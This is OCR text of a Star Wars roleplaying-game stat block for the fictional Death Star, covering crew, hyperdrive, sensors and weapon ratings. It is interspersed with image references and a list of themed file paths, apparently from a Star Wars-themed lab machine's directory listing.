
/home/darth_sidious/death-star-weakness.png



/home/death_star_admin/death-star_plans/deathstar-cross-section.png



/home/death_star_admin/death-star_plans/deathstar-summary.png



Death Star
Battle Station

Craft: Custom Deep Space Battle Station
Type: Deep space mobile battle station
Scale: Death Star
Length: 120 kilometers (diameter)
Skill: Battle station piloting: Death Star
Crew: 265,675, gunners: 57,276, skeleton 56,914/+15
Crew Skill: Astrogation 5D+1, battle station piloting 6D, capital ship gunnery 5D
Passengers: 607,360 (troops), 25,984 (stormtroopers), 42,782 (starship support staff), 167,216 (support ship pilots and crew)
Cargo Capacity: Over one million kilotons
Consumables: 3 years
Cost: Not available for sale
Hyperdrive Multiplier: x4
Hyperdrive Backup: x24
Nav Computer: Yes
Space: 1
Hull: 15D
Shields: 2D
Sensors:
Passive: 250/0D
Scan: 1,000/1D
Search: 5,000/2D+2
focus: 40/4D

Weapons:

Superlaser
Fire Arc: Forward
Crew: 168, skeleton 48/+10
Scale: Death Star
Skill: Capital ship gunnery: superlaser
Body: 12D (capital scale)
Space Range: 1–20/40/100
Damage: 12D*

5,000 Turbolaser Batteries
Fire Arc: Turret**
Crew: 3
Scale: Starfighter
Skill: Starship gunnery
Body: 3D (capital scale)
Fire Control: 1D
Space Range: 1–5/10/15
Damage: 5D

5,000 Heavy Turbolasers
Fire Arc: Turret**
Crew: 4
Scale: Starfighter
Skill: Starship gunnery
Body: 4D (capital scale)
Fire Control: 1D
Space Range: 1–7/15/30
Damage: 7D

2,500 Laser Cannons
Fire Arc: Turret**
Crew: 3
Scale: Capital
Skill: Capital ship gunnery
Body: 4D (capital scale)
Fire Control: 1D
Space Range: 1–5/15/30
Damage: 7D


2,500 Ion Cannons
Fire Arc: Turret**
Crew: 4
Scale: Capital
Skill: Capital ship gunnery
Body: 4D (capital scale)
Fire Control: 1D
Space Range: 1–5/15/30
Damage: 4D

768 Tractor Beam Emplacements
Fire Arc: Turret**
Crew: 6
Scale: Capital
Skill: Capital ship gunnery
Body: 5D (capital scale)
Fire Control: 3D
Space Range: 1–10/50/100
Damage: 5D


* The Death Star's power systems can generate 2D of damage per hour. The Death Star's superlaser can only fire at maximum power.

** Due to the immense size of the Death Star, it is divided into 24 distinct zones, each equally equipped with weapons. Only weapons within the specific zone adjacent to an attacking ship can be brought to bear at any given time; often, the actual number of weapons that can be brought to bear is significantly lower.


/home/death_star_admin/death-star_plans/deathstar-technical-specs-diagram.png



/home/death_star_admin/death-star_plans/deathstar-operations.png




/home/death_star_admin/death-star_plans/deathstar-crafts.png




/home/darth_vader/i-love-my-death-star.jpg

/opt/proftpd/share/locale/deathstarinfographic.pNg



/home/general_veers/rebel-information/rebel-alliance-fleet-1.jpg



/home/general_veers/rebel-information/rebel-alliance-fleet-2.jpg